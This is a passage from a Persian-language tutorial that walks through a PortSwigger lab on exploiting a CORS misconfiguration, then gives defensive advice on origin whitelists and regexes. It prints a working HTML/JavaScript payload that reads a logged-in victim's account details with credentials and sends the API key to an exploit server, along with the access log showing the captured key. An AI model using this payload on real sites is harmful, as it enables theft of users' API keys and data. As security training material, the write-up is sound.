academy.net/accountDetails", false)
        xhr1.withCredentials = true
        xhr1.send()
    </script>'></iframe>
</body>
</html>
```

حالا باید پاسخ دریافتی رو که **JSON** هست **Parse** کنیم و مقدار مولفه **apikey** اون رو برای خودمون ارسال کنیم .

```
<html>
<head></head>
<body>
    <iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc='<script>
        const xhr1 = new XMLHttpRequest();
        xhr1.onreadystatechange = function() {
            if(xhr1.status == 200 && xhr1.readyState == 4){
                var response = JSON.parse(xhr1.responseText)
                var apikey = response["apikey"]
                const xhr2 = new XMLHttpRequest()
                xhr2.open("GET", "https://exploit-
0ae5006204551312812ac4700174003d.exploit-server.net/exploit?apikey=" + apikey, false)
                xhr2.send()
            }
        }
        xhr1.open("GET", "https://0a8e001d04f6137481b3c56b005c005d.web-security-
academy.net/accountDetails", false)
        xhr1.withCredentials = true
        xhr1.send()
    </script>'></iframe>
</body>
</html>
```

وقتی اکسپلوبیت رو توی اکسپلوبیت سرور قرار بید و به کلاینت تحویل ، در قسمت **Access Log** میتوینید کاربرد اکسپلوبیت رو بسنجد :

```
"GET /exploit?apikey=xWsj0ZBtDN0Zh2rno2RGIe8oTZEkaUrH HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML,
"GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.
"GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
"POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0
```

میتوینید که API Key کاربر تارگت برامون ارسال شده ...

مورد عجیبی که گاهی اوقات توی پیکربندی های CORS مشاهده میشه اینه که توسعه دهنده نمیدونم چرا ولی به اشتباه هدر Origin توی درخواست کلاینت رو به عنوان مقدار هدر Access-Control-Allow-Origin در نظر میگیره و اینطوری نه تنها موجب میشه که از هر Origin بیش درخواست زده بشه بلکه درصورتی که Access-Control-Allow-Credentials هم true باشه، اجازه ارسال Credentials رو هم بدون مشکل به کلاینت ها میدهد . توی PortSwigger یک لبراتوار در این مورد هست که پیشنهاد میکنم حلش کنید . این لبراتوار رو میتوانید از طریق ادرس زیر پیدا کنید :

<https://portswigger.net/web-security/cors/lab-basic-origin-reflection-attack>

دقت کنید که نمیشه چند مقدار رو برای ACAO تنظیم کرد و برای اینکار باید از Regex یا دستورات شرطی استفاده کنید . میتوانید ACAO هم از طریق وب سرور و هم از طریق برنامه نویسی Back-End تنظیم کنید . قاعده تنظیم کردن این هدر توی وب سرور محدودیت هایی داره چرا که نمیتوانید از دستورات شرطی اونجا استفاده کنید ولی توی Whitelist میتوانید به Back-End تعریف کرده و Origin های مجاز رو توی Whitelist قرارشون بگذار و پس از دریافت هر درخواست بررسی کنید که ایا Origin این درخواست توی Whitelist مدنظرتون هست یا خیر ؟

زمانی که ACAO رو میخوايد با Regex تعریف کنید، حتما مطمئن باشید که Regex تعریف شده شما قابل باپیس نیست . مثلا یکی از کارهایی که نباید انجام بگذار اینه که بگذار ACAO با مثلا script.ir تمام شود . با اینکار شما به مهاجم اجازه دادید که در صورتی که یک دامنه با ادرس descriptor.ir داشته باشد، بتونه درخواست ها رو بزن .

پایان.